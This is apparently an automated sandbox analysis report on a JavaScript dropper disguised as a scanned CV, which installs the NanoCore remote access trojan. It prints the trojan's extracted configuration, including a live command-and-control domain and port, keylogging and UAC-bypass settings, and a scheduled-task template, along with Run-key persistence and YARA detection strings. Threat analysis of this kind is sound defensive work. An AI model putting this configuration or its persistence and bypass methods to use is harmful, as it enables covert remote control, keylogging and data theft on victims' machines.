

JoeSandbox Cloud BASIC



ID: 796104

Sample Name: SCAN COPY CV
310123.js

Cookbook: default.jbs

Time: 16:38:30

Date: 01/02/2023

Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents	2
Windows Analysis Report SCAN COPY CV 310123.js	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: NanoCore	4
Yara Signatures	5
Memory Dumps	5
Unpacked PEs	6
Sigma Signatures	6
AV Detection	6
E-Banking Fraud	6
Stealing of Sensitive Information	6
Remote Access Functionality	7
Snort Signatures	7
Joe Sandbox Signatures	7
AV Detection	7
Compliance	7
Networking	7
E-Banking Fraud	7
System Summary	7
Data Obfuscation	7
Hooking and other Techniques for Hiding and Protection	7
Malware Analysis System Evasion	7
HIPS / PFW / Operating System Protection Evasion	7
Stealing of Sensitive Information	8
Remote Access Functionality	8
Mitre Att&ck Matrix	8
Behavior Graph	9
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	11
URLs	11
Domains and IPs	11
Contacted Domains	11
Contacted URLs	11
URLs from Memory and Binaries	11
World Map of Contacted IPs	11
General Information	11
Warnings	12
Simulations	12
Behavior and APIs	12
Joe Sandbox View / Context	12
IPs	12
Domains	12
ASNs	13
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	13
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_czkdqe.exe_edecdbe330d62627812ca3de941673a21cf89d_81d3edbc_120f58ca\Report.wer	13
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543dab2aa8d083101aed6_c24664e9_075f69e1\Report.wer	13
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_vktp.exe_f220d68fa7f9ede2a0543dab2aa8d083101aed6_c24664e9_154359f3\Report.wer	13
C:\ProgramData\Microsoft\Windows\WER\Temp\WER485F.tmp.dmp	1414
C:\ProgramData\Microsoft\Windows\WER\Temp\WER50BC.tmp.dmp	14
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5169.tmp.WERInternalMetadata.xml	14
C:\ProgramData\Microsoft\Windows\WER\Temp\WER51C7.tmp.xml	15
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5282.tmp.WERInternalMetadata.xml	15
C:\ProgramData\Microsoft\Windows\WER\Temp\WER52F0.tmp.xml	15
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6369.tmp.dmp	16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	16
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6501.tmp.xml	16
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\czkdqe.exe.log	17
C:\Users\user\AppData\Local\Temp\bqehhpdje.pyv	17
C:\Users\user\AppData\Local\Temp\chwzpb.c	17
C:\Users\user\AppData\Local\Temp\czkdqe.exe	18
C:\Users\user\AppData\Local\Temp\msg14BD.tmp	18

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	18
C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vkt.p.exe	19
C:\Users\user\AppData\Roaming\vtvt.exe	19
C:\Windows\appcompat\Programs\Amcache.hve	19
C:\Windows\appcompat\Programs\Amcache.hve.LOG1	19
Static File Info	20
General	20
File Icon	20
Network Behavior	20
Statistics	20
Behavior	20
System Behavior	21
Analysis Process: wscript.exePID: 2708, Parent PID: 3528	21
General	21
File Activities	21
Analysis Process: vtvt.exePID: 3676, Parent PID: 2708	21
General	21
File Activities	22
File Created	22
File Deleted	23
File Written	23
File Read	25
Analysis Process: czkdqe.exePID: 4692, Parent PID: 3676	25
General	25
File Activities	25
File Created	25
File Written	26
File Read	26
Registry Activities	26
Analysis Process: czkdqe.exePID: 2264, Parent PID: 4692	26
General	26
File Activities	27
File Created	27
File Written	28
File Read	28
Analysis Process: czkdqe.exePID: 1372, Parent PID: 2264	28
General	28
Analysis Process: vkt.p.exePID: 4936, Parent PID: 3528	29
General	29
Analysis Process: WerFault.exePID: 4700, Parent PID: 1372	29
General	29
File Activities	29
File Created	29
File Deleted	30
File Written	30
Registry Activities	47
Key Created	47
Key Value Created	47
Analysis Process: WerFault.exePID: 5392, Parent PID: 4936	48
General	48
File Activities	48
File Created	48
File Deleted	49
File Written	49
Registry Activities	71
Analysis Process: vkt.p.exePID: 2160, Parent PID: 3528	71
General	71
Analysis Process: WerFault.exePID: 1804, Parent PID: 2160	71
General	71
File Activities	71
File Created	71
File Deleted	72
File Written	72
Disassembly	94
Code Analysis	94
JavaScript Code	94
Script:	94
Code	94

Windows Analysis Report

SCAN COPY CV 310123.js

Overview

General Information

Sample Name:

SCAN COPY CV 310123.js

Analysis ID:

796104

MD5:

c1e6f89b24d13..

SHA1:

27f825c528d30..

SHA256:

06b5465e3377...

Tags:


js

NanoCore

RAT

Infos:

THREAT SIGNATURE



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Nanocore

Score:

100

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Multi AV Scanner detection for subm...

JScript performs obfuscated calls to...

Benign windows process drops PE f...

Malicious sample detected (through...

Sigma detected: NanoCore

Detected Nanocore Rat

Antivirus / Scanner detection for sub...

Antivirus detection for URL or domain


Yara detected Nanocore RAT

Detected unpacking (creates a PE f...

Maps a DLL or memory area into an...

.NET source code contains potentia...

Classification



Process Tree

System is w10x64

wscript.exe

(PID: 2708 cmdline: C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\SCAN COPY CV 310123.js" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)

vtvt.exe

(PID: 3676 cmdline: "C:\Users\user\AppData\Roaming\vtvt.exe" MD5: 44B48773D128C83DB9ECB979EDDCE364)

czkdqe.exe

(PID: 4692 cmdline: "C:\Users\user\AppData\Local\Temp\czkdqe.exe" C:\Users\user\AppData\Local\Temp\chwzpb.c MD5: 7623E43BAB89AD62BD536D06A1751BB9)

czkdqe.exe

(PID: 2264 cmdline: C:\Users\user\AppData\Local\Temp\czkdqe.exe MD5: 7623E43BAB89AD62BD536D06A1751BB9)

czkdqe.exe

(PID: 1372 cmdline: "C:\Users\user\AppData\Local\Temp\czkdqe.exe" MD5: 7623E43BAB89AD62BD536D06A1751BB9)

WerFault.exe

(PID: 4700 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 1372 -s 616 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)

vktp.exe

(PID: 4936 cmdline: "C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe" "C:\Users\user\AppData\Local\Temp\czkdqe.exe" C:\Users\user\AppData\Local\ MD5: 7623E43BAB89AD62BD536D06A1751BB9)

WerFault.exe

(PID: 5392 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4936 -s 656 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)

vktp.exe

(PID: 2160 cmdline: "C:\Users\user\AppData\Roaming\jrwodjjaoqgx\vktp.exe" "C:\Users\user\AppData\Local\Temp\czkdqe.exe" C:\Users\user\AppData\Local\ MD5: 7623E43BAB89AD62BD536D06A1751BB9)

WerFault.exe

(PID: 1804 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2160 -s 628 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)

cleanup

Malware Configuration

Threatname: NanoCore

Copyright Joe Security LLC 2023

Page 4 of 157

```
{
  "Version": "1.2.2.0",
  "Mutex": "82fe3011-00e2-4a52-9361-cad1a21d",
  "Group": "bition1",
  "Domain1": "bition.duckdns.org",
  "Domain2": "bition.duckdns.org",
  "Port": 8817,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Enable",
  "BypassUAC": "Enable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "bition.duckdns.org",
  "BypassUserAccountControlData": "<?xml version='1.0' encoding='UTF-16'?>|<Task version='1.2' xmlns='http://schemas.microsoft.com/windows/2004/02/mit/task'>|<RegistrationInfo />|<Triggers />|<Principals>|<Principal id='Author'>|<LogonType>InteractiveToken</LogonType>|<RunLevel>HighestAvailable</RunLevel>|<Principal>|<Principals>|<Settings>|<MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>|<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>|<StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>|<AllowHardTerminate>true</AllowHardTerminate>|<StartWhenAvailable>false</StartWhenAvailable>|<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>|<IdleSettings>|<StopOnIdleEnd>false</StopOnIdleEnd>|<RestartOnIdle>false</RestartOnIdle>|<IdleSettings>|<AllowStartOnDemand>true</AllowStartOnDemand>|<Enabled>true</Enabled>|<Hidden>false</Hidden>|<RunOnlyIfIdle>false</RunOnlyIfIdle>|<WakeToRun>false</WakeToRun>|<ExecutionTimeLimit>PT0S</ExecutionTimeLimit>|<Priority>4</Priority>|</Settings>|<Actions Context='Author'>|<Exec>|<Command>'%EXECUTABLEPATH'</Command>|<Arguments>$(Arg0)</Arguments>|</Exec>|</Actions>|</Task>"
}
```

Yara Signatures				
Memory Dumps				
Source	Rule	Description	Author	Strings
00000003.00000002.342324519.000000000361C000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_Nano core	Yara detected Nanocore RAT	Joe Security	
00000003.00000002.342324519.000000000361C000.0000004.00000800.00020000.00000000.sdmp	NanoCore	unknown	Kevin Breen <kevin@technarc hy.net>	0x4318d:\$a: NanoCore 0x431e6:\$a: NanoCore 0x43223:\$a: NanoCore 0x4329c:\$a: NanoCore 0x56947:\$a: NanoCore 0x5695c:\$a: NanoCore 0x56991:\$a: NanoCore 0x6f94b:\$a: NanoCore 0x6f960:\$a: NanoCore 0x6f995:\$a: NanoCore 0x431ef:\$b: ClientPlugin 0x4322c:\$b: ClientPlugin 0x43b2a:\$b: ClientPlugin 0x43b37:\$b: ClientPlugin 0x56703:\$b: ClientPlugin 0x5671e:\$b: ClientPlugin 0x5674e:\$b: ClientPlugin 0x56965:\$b: ClientPlugin 0x5699a:\$b: ClientPlugin 0x6f707:\$b: ClientPlugin 0x6f722:\$b: ClientPlugin

Source	Rule	Description	Author	Strings
00000003.00000002.342324519.000000000361C000.0000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Nanocore_d8c4e3c5	unknown	unknown	0x43223:\$a1: NanoCore.ClientPluginHost 0x56991:\$a1: NanoCore.ClientPluginHost 0x6f995:\$a1: NanoCore.ClientPluginHost 0x431e6:\$a2: NanoCore.ClientPlugin 0x5695c:\$a2: NanoCore.ClientPlugin 0x6f960:\$a2: NanoCore.ClientPlugin 0x435ba:\$b1: get_BuilderSettings 0x5b8d7:\$b1: get_BuilderSettings 0x748db:\$b1: get_BuilderSettings 0x43271:\$b4: IClientAppHost 0x4362b:\$b6: AddHostEntry 0x4369a:\$b7: LogClientException 0x5b846:\$b7: LogClientException 0x7484a:\$b7: LogClientException 0x4360f:\$b8: PipeExists 0x4325e:\$b9: IClientLoggingHost 0x569ab:\$b9: IClientLoggingHost 0x6f9af:\$b9: IClientLoggingHost
00000003.00000002.342324519.00000000035E1000.0000004.00000800.00020000.00000000.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth (Nextron Systems)	0x146bd:\$x1: NanoCore.ClientPluginHost 0x146fa:\$x2: IClientNetworkHost 0x1822d:\$x3: #=qjgz7ljmpp0J7FvL9dmi8ctJILdgtcbw8JYUc6GC8MeJ9B11Crfg2Djxcf0p8PZGe
00000003.00000002.342324519.00000000035E1000.0000004.00000800.00020000.00000000.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 26 entries				

Unpacked PEs				
Source	Rule	Description	Author	Strings
3.2.czkdq.exe.36631e4.8.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth (Nextron Systems)	0xd9ad:\$x1: NanoCore.ClientPluginHost 0xd9da:\$x2: IClientNetworkHost
3.2.czkdq.exe.36631e4.8.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth (Nextron Systems)	0xd9ad:\$x2: NanoCore.ClientPluginHost 0xea88:\$s4: PipeCreated 0xd9c7:\$s5: IClientLoggingHost
3.2.czkdq.exe.36631e4.8.unpack	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
3.2.czkdq.exe.36631e4.8.unpack	MALWARE_Win_NanoCore	Detects NanoCore	ditekSHen	0xd978:\$x2: NanoCore.ClientPlugin 0xd9ad:\$x3: NanoCore.ClientPluginHost 0xd96c:\$i2: IClientData 0xd98e:\$i3: IClientNetwork 0xd99d:\$i5: IClientDataHost 0xd9c7:\$i6: IClientLoggingHost 0xd9da:\$i7: IClientNetworkHost 0xd9ed:\$i8: IClientUIHost 0xd9fb:\$i9: IClientNameObjectCollection 0xda17:\$i10: IClientReadOnlyNameObjectCollection 0xd76a:\$s1: ClientPlugin 0xd981:\$s1: ClientPlugin 0x129a2:\$s6: get_ClientSettings
3.2.czkdq.exe.36631e4.8.unpack	Windows_Trojan_Nanocore_d8c4e3c5	unknown	unknown	0xd9ad:\$a1: NanoCore.ClientPluginHost 0xd978:\$a2: NanoCore.ClientPlugin 0x128f3:\$b1: get_BuilderSettings 0x12862:\$b7: LogClientException 0xd9c7:\$b9: IClientLoggingHost
Click to see the 80 entries				

Sigma Signatures

AV Detection



Sigma detected: NanoCore

E-Banking Fraud



Sigma detected: NanoCore

Stealing of Sensitive Information



Sigma detected: NanoCore

Remote Access Functionality



Sigma detected: NanoCore

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Antivirus detection for URL or domain
- Yara detected Nanocore RAT
- Machine Learning detection for dropped file

Compliance



Detected unpacking (creates a PE file in dynamic memory)

Networking



C2 URLs / IPs found in malware configuration

E-Banking Fraud



Yara detected Nanocore RAT

System Summary



Malicious sample detected (through community Yara rule)

Data Obfuscation



- JScript performs obfuscated calls to suspicious functions
- Detected unpacking (creates a PE file in dynamic memory)
- .NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion



Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

HIPS / PFW / Operating System Protection Evasion



Benign windows process drops PE files

Stealing of Sensitive Information



Yara detected Nanocore RAT

Remote Access Functionality




Detected Nanocore Rat

Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 3 Scripting	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	1 Disable or Modify Tools	1 1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 2 Native API	Boot or Logon Initialization Scripts	1 1 1 Process Injection	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 1 Input Capture	Exfiltration Over Bluetooth	1 Data Encoding	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Exploitation for Client Execution	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 3 Scripting	Security Account Manager	2 6 System Information Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	1 Remote Access Software	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 Command and Scripting Interpreter	Logon Script (Mac)	Logon Script (Mac)	3 Obfuscated Files or Information	NTDS	4 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 1 Software Packing	LSA Secrets	3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 1 1 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Hidden Files and Directories	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SCAN COPY CV 310123.js	46%	ReversingLabs	Script-JS.Downloader.Ne mucod	
SCAN COPY CV 310123.js	100%	Avira	JS/Dropper.G1	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\vtvt.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.czkdq.exe.4920000.9.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File
2.2.czkdq.exe.21d0000.1.unpack	100%	Avira	HEUR/AGEN.12 30506		Download File
3.2.czkdq.exe.400000.0.unpack	100%	Avira	TR/Dropper.MSI L.Gen7		Download File
0.2.wscript.exe.1dd81520090.0.unpack	100%	Avira	TR/Patched.Ren .Gen		Download File

Source	Detection	Scanner	Label	Link	Download
1.2.vtvt.exe.28c9516.1.unpack	100%	Avira	HEUR/AGEN.1230498		Download File

Domains

 No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
bition.duckdns.org	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

 No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
bition.duckdns.org	true	Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://upx.sf.net	Amcache.hve.12.dr	false		high
http://nsis.sf.net/NSIS_ErrorError	wscript.exe, 00000000.00000003.320076363.000001DDFE405000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.0.00000002.325020918.000001DD81520000.0000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.00000003.317670547.000001DD806AF000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000000.0.00000003.319848933.000001DD80650000.0000004.00000020.00020000.00000000.sdmp, vtvt.exe, 00000001.00000002.337439008.0000000040A000.00000004.00000001.01000000.0.00000006.sdmp, vtvt.exe, 00000001.00000000.319796185.000000000040A000.00000008.00000001.01000000.00000006.sdmp, vtvt.exe.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	czkdqe.exe, 00000003.00000002.342122347.000000002630000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

 No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	796104
Start date and time:	2023-02-01 16:38:30 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	SCAN COPY CV 310123.js
Detection:	MAL
Classification:	mal100.troj.evad.winJS@13/22@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 93.8% (good quality ratio 89.6%) • Quality average: 84.9% • Quality standard deviation: 25.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .js • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, dllhost.exe, audiodg.exe, consent.exe, BackgroundTransferHost.exe, WerFault.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 20.189.173.20, 20.189.173.21, 20.189.173.22
- Excluded domains from analysis (whitelisted): login.live.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, onedsblobprdwus15.westus.cloudapp.azure.com, onedsblobprdwus16.westus.cloudapp.azure.com, onedsblobprdwus17.westus.cloudapp.azure.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: SCAN COPY CV 310123.js

Simulations

Behavior and APIs

Time	Type	Description
16:39:33	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run wyhcmkdbbhww C:\Users\user\AppData\Roaming\jrwodjjaogqx\vktp.exe "C:\Users\user\AppData\Local\Temp\czkdqe.exe" C:\Users\user\AppData\Local\
16:39:42	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run wyhcmkdbbhww C:\Users\user\AppData\Roaming\jrwodjjaogqx\vktp.exe "C:\Users\user\AppData\Local\Temp\czkdqe.exe" C:\Users\user\AppData\Local\
16:39:48	API Interceptor	3x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

 No context

Domains

 No context

ASNs
 No context

JA3 Fingerprints
 No context

Dropped Files
 No context

Created / dropped Files	
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_czkdqe.exe_edecdbe330d62627812ca3de941673a21cf89d_81d3edbc_120f58ca\Report.wer 	
